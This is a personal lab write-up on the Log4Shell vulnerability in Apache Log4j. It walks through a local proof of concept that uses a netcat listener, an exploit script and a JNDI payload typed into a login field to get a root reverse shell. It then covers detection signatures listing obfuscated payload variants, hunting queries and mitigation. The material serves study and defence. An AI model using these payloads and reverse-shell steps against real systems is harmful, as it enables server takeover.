In HIS name

Ali Sheikh Attar

Log4Shell

- ➔ **What is Log4j ?**

Log4j is a popular logging library for Java-based applications. It allows developers to log various levels of information, from debugging messages to error reports, which can help in monitoring and troubleshooting software applications. Key features of Log4j include:

Log4j is an open-source logging library. It is developed and maintained by the Apache Software Foundation and is freely available for use, modification, and distribution under the Apache License 2.0.

Log4j is licensed under the Apache License 2.0, which is a permissive open-source license. This allows developers to use, modify, and distribute the software with minimal restrictions.

- ➔ Configurable Logging Levels: Allows logging at different levels such as DEBUG, INFO, WARN, ERROR, and FATAL.
- ➔ Flexible Configuration: Supports multiple configuration formats (XML, JSON, YAML, and properties file).
- ➔ Multiple Output Destinations: Logs can be directed to various output destinations such as console, files, remote servers, databases, etc.
- ➔ Performance: Optimized for high performance with asynchronous logging capabilities.

➔ What is Log4Shell ?

Log4Shell (**CVE-2021-44228**) is a critical security vulnerability discovered in Apache Log4j 2, a widely used version of the Log4j library. This vulnerability was disclosed publicly in December 2021 and is particularly severe due to its impact and the ease with which it can be exploited.

- **Some key aspects of Log4Shell**:

- Nature of the Vulnerability: Log4Shell is a Remote Code Execution (RCE) vulnerability. It allows attackers to execute arbitrary code on a server that uses a vulnerable version of Log4j by simply sending a specially crafted log message.

- Cause: The vulnerability arises from how Log4j handles log messages with JNDI (Java Naming and Directory Interface) lookups. Attackers can inject a JNDI lookup into a log message that points to a malicious server, which then returns a payload that gets executed on the target system.

- Impact: Due to the widespread use of Log4j in various Java applications, web servers, and enterprise systems, the potential attack surface is enormous. Successful exploitation can lead to full system compromise, data breaches, and the spread of malware.

- Mitigation: Immediate mitigation steps include upgrading to the latest, patched version of Log4j (2.15.0 or later), disabling JNDI lookups, or applying recommended security configurations and patches.

- **Importance and Consequences**

The Log4Shell vulnerability is considered **one of the most significant security vulnerabilities** in recent years due to:

- Wide Adoption: Log4j is used in countless Java applications across various industries, making many systems potentially vulnerable.

- Ease of Exploitation: The vulnerability can be exploited with minimal effort, often requiring nothing more than a single malicious log message.

- Severe Consequences: Exploitation can lead to severe consequences such as data breaches, loss of control over systems, financial losses, and reputational damage.

The discovery of Log4Shell has led to a massive global response, with organizations rushing to identify and patch vulnerable systems to prevent exploitation.

➔ *POC*


I used this repo to simulate an vulnerable application using old log4j version (jdk1.8.0_20) and conduct an attack on it to open reverse shell on its server exploiting log4shell.

1. First install requirements

```
pip install -r requirements.txt
```

2. Start a netcat listener to accept reverse shell connection.

```
nc -lvnp 9001
```



```
asa@ASAttar-ASUS:~/Code/Git/log4j-shell-poc$ nc -lvnp 9001
Listening on 0.0.0.0 9001
```

3. Launch the exploit.

Note: For this to work, the extracted java archive has to be named: jdk1.8.0_20, and be in the same directory. Because of the vulnerable version of log4j.

Getting the Java version

Oracle thankfully provides an archive for all previous java versions: https://www.oracle.com/java/technologies/javase/javase8-archive-downloads.html. Scroll down to 8u20 and download the appropriate files for your operating system and hardware. Screenshot from 2021-12-11 00-09-25


Note: You do need to make an account to be able to download the package.

Once you have downloaded and extracted the archive, you can find java and a few related binaries in jdk1.8.0_20/bin.
Note: Make sure to extract the jdk folder into this repository with the same name in order for it to work.


```
❯ tar -xf jdk-8u20-linux-x64.tar.gz

❯ ./jdk1.8.0_20/bin/java -version
java version "1.8.0_20"
Java(TM) SE Runtime Environment (build 1.8.0_20-b26)
Java HotSpot(TM) 64-Bit Server VM (build 25.20-b23, mixed mode)
```

4. Execute proc.py with these arguments

```
python3 poc.py --userip localhost --webport 8000 --lport 9001
```



```
asa@ASAttar-ASUS:~/Code/Git/log4j-shell-poc$ sudo python3 poc.py --userip localhost --webport 8000 --lport 9001
```



```
asa@ASAttar-ASUS:~/Code/Git/log4j-shell-poc$ sudo python3 poc.py --userip localhost --webport 8000 --lport 9001
[sudo] password for asa:

[!] CVE: CVE-2021-44228
[!] Github repo: https://github.com/kozmer/log4j-shell-poc

[+] Exploit java class created success
[+] Setting up LDAP server

[+] Send me: ${jndi:ldap://localhost:1389/a}
[+] Starting Webserver on port 8000 http://0.0.0.0:8000

Listening on 0.0.0.0:1389
Send LDAP reference result for a redirecting to http://localhost:8000/Exploit.class
127.0.0.1 - - [03/Aug/2024 16:50:50] "GET /Exploit.class HTTP/1.1" 200 -
Send LDAP reference result for a redirecting to http://localhost:8000/Exploit.class
127.0.0.1 - - [03/Aug/2024 16:51:40] "GET /Exploit.class HTTP/1.1" 200 -
```


```
[!] CVE: CVE-2021-44228
[!] Github repo: https://github.com/kozmer/log4j-shell-poc

[+] Exploit java class created success
[+] Setting up fake LDAP server

[+] Send me: ${jndi:ldap://localhost:1389/a}

Listening on 0.0.0.0:1389
```

This script will setup the HTTP server and the LDAP server for you, and it will also create the payload that you can use to paste into the vulnerable parameter. After this, if everything went well, you should get a shell on the lport.

Vulnerable application


There is a Dockerfile with the vulnerable webapp. You can use this by following the steps below:

6. `docker build -t log4j-shell-poc .`




```
asa@ASAttar-ASUS:~/Code/Git/log4j-shell-poc$ sudo docker build -t log4j-shell-poc .
[+] Building 1439.0s (8/8) FINISHED                                   docker:default
```

7. `docker run --network host log4j-shell-poc`



```
asa@ASAttar-ASUS:~/Code/Git/log4j-shell-poc$ docker run --network host log4j-shell-poc
```


Once it is running, you can access it on localhost:8080



GoFinance
The most popular peer to peer lending at SEA
Read More

Hello Again!
Welcome Back
Username
Password
Login
Forgot Password ?


Once the web is up, enter the malicious string in one of the vulnerable input fields
 (like username field)



GoFinance
The most popular peer to peer lending at SEA
Read More

Hello Again!
Welcome Back
${jndi:ldap://localhost:1389/a}
Password
Login
Forgot Password ?


Then proceed to terminal with listening on port 9001, the new following message received



```
Connection received on 127.0.0.1 51026
```

Its the address of server of web server.


Now we have a shell in the server which we can run commands like ls,




```
ost --webport 8000 --lport 9001
[sudo] password for asa:

[!] CVE: CVE-2021-44228
[!] Github repo: https://github.com/kozmer/log4j-shell-poc

[+] Exploit java class created success
[+] Setting up LDAP server

[+] Send me: ${jndi:ldap://localhost:1389/a}
[+] Starting Webserver on port 8000 http://0.0.0.0:8000

Listening on 0.0.0.0:1389
Send LDAP reference result for a redirecting to http://localhost:8000/Exploi
ass
127.0.0.1 - - [03/Aug/2024 16:50:50] "GET /Exploit.class HTTP/1.1" 200 -
Send LDAP reference result for a redirecting to http://localhost:8000/Exploi
ass
127.0.0.1 - - [03/Aug/2024 16:51:40] "GET /Exploit.class HTTP/1.1" 200 -
```

```
asa@ASAttar-ASUS:~/Code/Git/log4j-shell-poc$ nc -lvnp 9001
Listening on 0.0.0.0 9001
^C
asa@ASAttar-ASUS:~/Code/Git/log4j-shell-poc$ nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 127.0.0.1 51026
ls
LICENSE
NOTICE
RELEASE-NOTES
RUNNING.txt
bin
conf
include
lib
logs
native-jni-lib
temp
webapps
work
```

By running whoami, we can see that we are logged in as root




```
asa@ASAttar-ASUS:~/Code/Git/log4j-shell-poc$ nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 127.0.0.1 51026
ls
LICENSE
NOTICE
RELEASE-NOTES
RUNNING.txt
bin
conf
include
lib
logs
native-jni-lib
temp
webapps
work
whoami
```



```
asa@ASAttar-ASUS:~/Code/Git/log4j-shell-poc$ nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 127.0.0.1 51026
ls
LICENSE
NOTICE
RELEASE-NOTES
RUNNING.txt
bin
conf
include
lib
logs
native-jni-lib
temp
webapps
work
whoami
root
```

We can also inspect the ROOT directory and all other vital directories and files



```
file ROOT
/bin/sh: 6: file: not found
ls -R ROOT
ROOT:
META-INF
WEB-INF
index.jsp

ROOT/META-INF:
MANIFEST.MF
war-tracker

ROOT/WEB-INF:
classes
lib
web.xml

ROOT/WEB-INF/classes:
com

ROOT/WEB-INF/classes/com:
example

ROOT/WEB-INF/classes/com/example:
log4shell

ROOT/WEB-INF/classes/com/example/log4shell:
LoginServlet.class
log4j.class

ROOT/WEB-INF/lib:
log4j-api-2.14.1.jar
log4j-core-2.14.1.jar
```

This demonstrates our successful penetration to the system using log4shell vulnerability.

Log4shell Detection

What detection algorithm do third-party security tools use for log4shell ?

```
(user_agent IN ['*${jndi:ldap:/*', '*${jndi:rmi:/*',
'*${jndi:ldaps:/*', '*${jndi:dns:/*', '*/$%7bjndi:*', '*%
24%7bjndi:*', '*$%7Bjndi:*', '*%2524%257Bjndi*',
'*%2F%252524%25257Bjndi%3A*', '*${jndi:${lower:*', '*${::-
j}${*', '*${jndi:nis*', '*${jndi:nds*', '*${jndi:corba*',
'*${jndi:iiop*', '*${${env:BARFOO:-j}*', '*${::-l}${::
-d}${::-a}${::-p}*', '*${base64:JHtqbmRp*']
OR url IN ['*${jndi:ldap:/*', '*${jndi:rmi:/*',
'*${jndi:ldaps:/*', '*${jndi:dns:/*', '*/$%7bjndi:*', '*%24%
7bjndi:*', '*$%7Bjndi:*', '*%2524%257Bjndi*',
'*%2F%252524%25257Bjndi%3A*', '*${jndi:${lower:*',
'*${::-j}${*',
'*${jndi:nis*', '*${jndi:nds*', '*${jndi:corba*',
'*${jndi:iiop*', '*${${env:BARFOO:-j}*', '*${::-l}${::-d}${::-
a}${::-p}*', '*${base64:JHtqbmRp*']
OR referer IN ['*${jndi:ldap:/*', '*${jndi:rmi:/*',
'*${jndi:ldaps:/*', '*${jndi:dns:/*', '*/$%7bjndi:*', '*%24%
7bjndi:*', '*$%7Bjndi:*', '*%2524%257Bjndi*',
'*%2F%252524%25257Bjndi%3A*', '*${jndi:${lower:*',
'*${::-j}${*',
'*${jndi:nis*', '*${jndi:nds*', '*${jndi:corba*',
'*${jndi:iiop*', '*${${env:BARFOO:-j}*', '*${::-l}${::-d}${::-
a}${::-p}*', '*${base64:JHtqbmRp*'])"
```

there are numerous permutations to bypass the signature, which administrators should keep in mind when using the detection.

ET labs have released signatures for Log4Shell which administrators can deploy on their IDS/IPS.

```
norm_id IN ["Snort", "SuricataIDS"] message="*CVE-2021-44228*"
```

Several vendors are releasing IoCs regarding Log4Shell that administrators can use to aid in their detection.

```
(source_address IN LOG4SHELL_IPS OR destination_address IN
LOG4SHELL_IPS)
```

Importance of detecting post-compromise activity

In the current threat landscape, it is not enough for enterprise defenders to only be reactive and rely upon threat intelligence and detections. Defenders should be proactive by hunting for any suspicious activity in their environment. Even if defenders fail to detect the initial exploitation, they still have a fair chance to detect the attackers through their post-compromise activities. For starters, administrators can look out for any use of threat actors' common tools, such as Cobalt Strike, Tor and PsExec, and if detected, proceed to determine the entire kill chain.

how to detect common threat actor tools:

– Microsoft disclosed that some attackers deploy Cobalt Strike payloads after exploiting Log4Shell, so administrators should check that their Cobalt Strike detections are up to date.

– Threat actors use Tor for anonymity and to hide their network traffic, so it's important to check for Tor use in your enterprise.

– Threat actors deploy coin miners for monetary gains, like the one reported by NetLab, so enterprises need to hunt for cryptomining.

Attackers love to set up backdoor SSH access to the system by adding their public key to the authorized_keys file. Administrators can use audit to monitor changes in the authorized_keys file of their servers.

```
norm_id=Unix "process"=audit event_type=SYSCALL command=bash
key="ssh_key_monitor"
```

Finally, we can look for any anomalous server activities, like the execution of unusual processes, such as curl and wget. Administrators should note that allowlisting may be required depending upon the environment.

```
norm_id=Unix "process"=audit event_type=PROCTITLE command IN ["*curl*",
"*wget*", "*chmod 777*", "*chmod +x*"]
```

It cannot be overemphasize the value of a properly implemented defense-in-depth approach, which can help detect threats that have penetrated the enterprise and where the initial detection had failed to trigger.

Defense-in-depth is key for enterprise security

It is important to note that the Log4Shell vulnerability is not as straightforward to exploit as it is to check for its presence as the successful exploitation depends upon several factors like JVM version and configuration used. Nevertheless, enterprises using vulnerable applications should assume they are breached and should readily scan the application logs for any compromise artifacts. Administrators should lookout for any suspicious outbound network traffic from their vulnerable applications.

Defense-in-depth remains the **best possible strategy** for detecting Log4Shell exploitation. Mass scanning activity has already commenced with coin miners and botnets already joining the party. It is only a matter of time for ransomware affiliates to join the bandwagon. Lastly, we stress to remind administrators to frequently check vendors' advisories for updates on mitigation and patch status of vulnerable products that are deployed in their enterprise.

A simple non-malicious test to conduct is to force the vulnerable machine to make a DNS lookup. Without running suspicious commands or injecting malicious code onto a machine, this is a quick way to validate that the vulnerability exists.

- **Scan Logs for Malicious Strings**
  Since this is an attack on the logging server, you may be actively collecting those logs into a centralized location such as a log manager, SIEM, or XDR solution. First, you should look for sample strings known for this exploit, such as "JNDI". This will not be an exhaustive search, as the commands can be heavily obfuscated, such as adding printing out JNDI as ${::-j}${::-d}${::-d}${::-i} or ${lower:j}${lower:n}${lower:d}${lower:i}.

The combinations of obfuscation can be nearly endless, so it's important to rely on detection in depth and to look for post exploitation events as well.

Another important aspect to remember is that only failed exploit attempts will be visible in the logs. If the exploit is successful and the payload is correctly interpreted by the JNDI handler, the payload will execute without making any entry in the logs. As such, a successful exploit will most probably be blind to log inspection.

Note
Here's why a successful exploit might not show up in logs:

1. **Payload Execution**: When a successful exploit occurs, the payload is often designed to be stealthy. For instance, if an attacker successfully exploits a JNDI vulnerability, they may inject a payload that executes on the target system without generating any obvious or anomalous activity that would be captured by standard logging mechanisms.
2. **No Error Events**: Logs typically capture errors or unusual events. If the exploit succeeds and does not trigger errors or exceptions, it might not generate any log entries. Successful execution of a payload may proceed as if it were part of normal operations.
3. **Logging Configuration**: Some applications or servers might not have logging configured to capture all types of activity. For example, certain logging configurations might not record details of outbound network connections or interactions with external services, which are often involved in exploitation scenarios.
4. **Suppression Techniques**: Attackers might employ techniques to suppress logging or to clean up after the exploit. For example, they might use techniques to cover their tracks or clear logs as part of their payload.
5. **JNDI Handling**: In JNDI exploitation, the vulnerable application makes a lookup request that is handled by the JNDI service. If the service handles the payload correctly and no errors are generated, there might be no special log entries. The interaction may seem like a normal JNDI lookup without any anomalies.

Log4shell detector using this method

The problem with the log4j CVE-2021-44228 exploitation is that the string can be heavily obfuscated in many different ways. It is impossible to cover all possible forms with a reasonable regular expression.

The idea behind this detector is that the respective characters have to appear in a log line in a certain order to match.

```
${jndi:ldap:
```

Split up into a list it would look like this:

```
['$', '{', 'j', 'n', 'd', 'i', ':', 'l', 'd', 'a', 'p', ':']
```

I call these lists 'detection pads' in my script and process each log line character by character. I check if each character matches the first element of the detection pads. If the character matches a character in one of the detection pads, a pointer moves forward.

When the pointer reaches the end of the list, the detection triggered and the script prints the file name, the complete log line, the detected string and the number of the line in the file.

I've included a decoder for URL based encodings.

- **log4j2.formatMsgNoLookups**

To mitigate the Log4Shell vulnerability (CVE-2021-44228) in Log4j, you can set the system property `log4j2.formatMsgNoLookups` to `true`.

Here's how this setting helps:

1. **What It Does**: When `log4j2.formatMsgNoLookups` is set to `true`, it disables the message lookups feature in Log4j 2.x. This feature was exploited in the Log4Shell vulnerability to perform remote code execution (RCE). By disabling lookups, you prevent the vulnerability from being triggered through crafted log messages.
2. **Setting the Variable**:
   - You can set this system property in various ways depending on your environment:
     - **Java Command Line**: Add `-Dlog4j2.formatMsgNoLookups=true` to your Java command line when starting your application.
     - **Environment Variable**: Set the environment variable `LOG4J_FORMAT_MSG_NO_LOOKUPS` to `true`.
     - **Configuration Files**: In some cases, you might configure this in your application server or container configuration (like docker), depending on how your application is deployed.

Here's an example of how you might set this property in a command line:

```
java -Dlog4j2.formatMsgNoLookups=true -jar your-application.jar
```

- **Look for Java Making Network Connections**

The core component of this exploit is that Log4J2 is leveraging the lookup functionality to make a network lookup to these remote services (LDAP, RMI, etc.). While

Java making network connections itself is not anomalous in itself, making connections to these services suddenly this week is highly suspect.

The following QQL queries in Qualys EDR can isolate hosts which have these types of connections:

```
process.name:"java" and network.remote.address.port:53 and type:NETWORK
and action:ESTABLISHED
process.name:"java" and network.remote.address.port:389 and type:NETWORK
and action:ESTABLISHED
process.name:"java" and network.remote.address.port:1389 and
type:NETWORK and action:ESTABLISHED
process.name:"java" and network.remote.address.port:636 and type:NETWORK
and action:ESTABLISHED
process.name:"java" and network.remote.address.port:1098 and
type:NETWORK and action:ESTABLISHED

process.name:"java" and type:NETWORK and action:ESTABLISHED
```

The first four commands will hunt for Java processes making connections to remote DNS, LDAP, LDAPS, or RMI services. The final command is more generic and will find all instances of Java making a network connection. This will be useful to broaden the search to validate network connections for potential exploits still unknown at the time of this writing.

- **Look for Java Calling Suspicious Processes**

  Once an attacker validates that a system is exploitable, they will try to execute code on the victim's machine. This could come in the form of downloading malicious files or executing trusted binaries in malicious ways using Living off the Land – Binaries and Scripts (LOLBAS) techniques. Commonly you will see something such as scripting languages or data transfer utilities.

```
process.parentname: "java" and process.name: "cmd.exe"
process.parentname: "java" and process.name: "powershell.exe"
process.parentname: "java" and process.name: "pwsh.exe"
process.parentname: "java" and process.name: "wscript.exe"
process.parentname: "java" and process.name: "cscript.exe"
process.parentname: "java" and process.name: "python.exe"
process.parentname: "java" and process.name: "perl.exe"
process.parentname: "java" and process.name: "ruby.exe"
process.parentname: "java" and process.name: "curl.exe"
process.parentname: "java" and process.name: "wget.exe"
```

- **Hunt for Java Processes Using Log4J2**

  Simply looking for applications that are known to load Log4J2 will be useful in understanding your attack surface. This will provide insight on machines which may be actively vulnerable to exploit.

```
process.arguments:" log4j-core-2”
```

Alternatively, as a broader search you can find all assets that are running Java in your environment by using the following QQL search:

```
process.name:"java"
```

- Search for Known Payloads

Post exploitation activities (after an adversary gains access) often include dropping various malware families on the box. The malware that gets deployed will be entirely dependent on the adversary taking the action. The following malware families have been observed exploiting Log4Shell already:

- Bazarloader
- Mirai
- Various Cryptocurrency Mining Software

Searching for the presence of malware and performing a comprehensive incident response into where it originated is especially important given the prevalence of the Log4Shell vulnerability.

- **well-known applications**

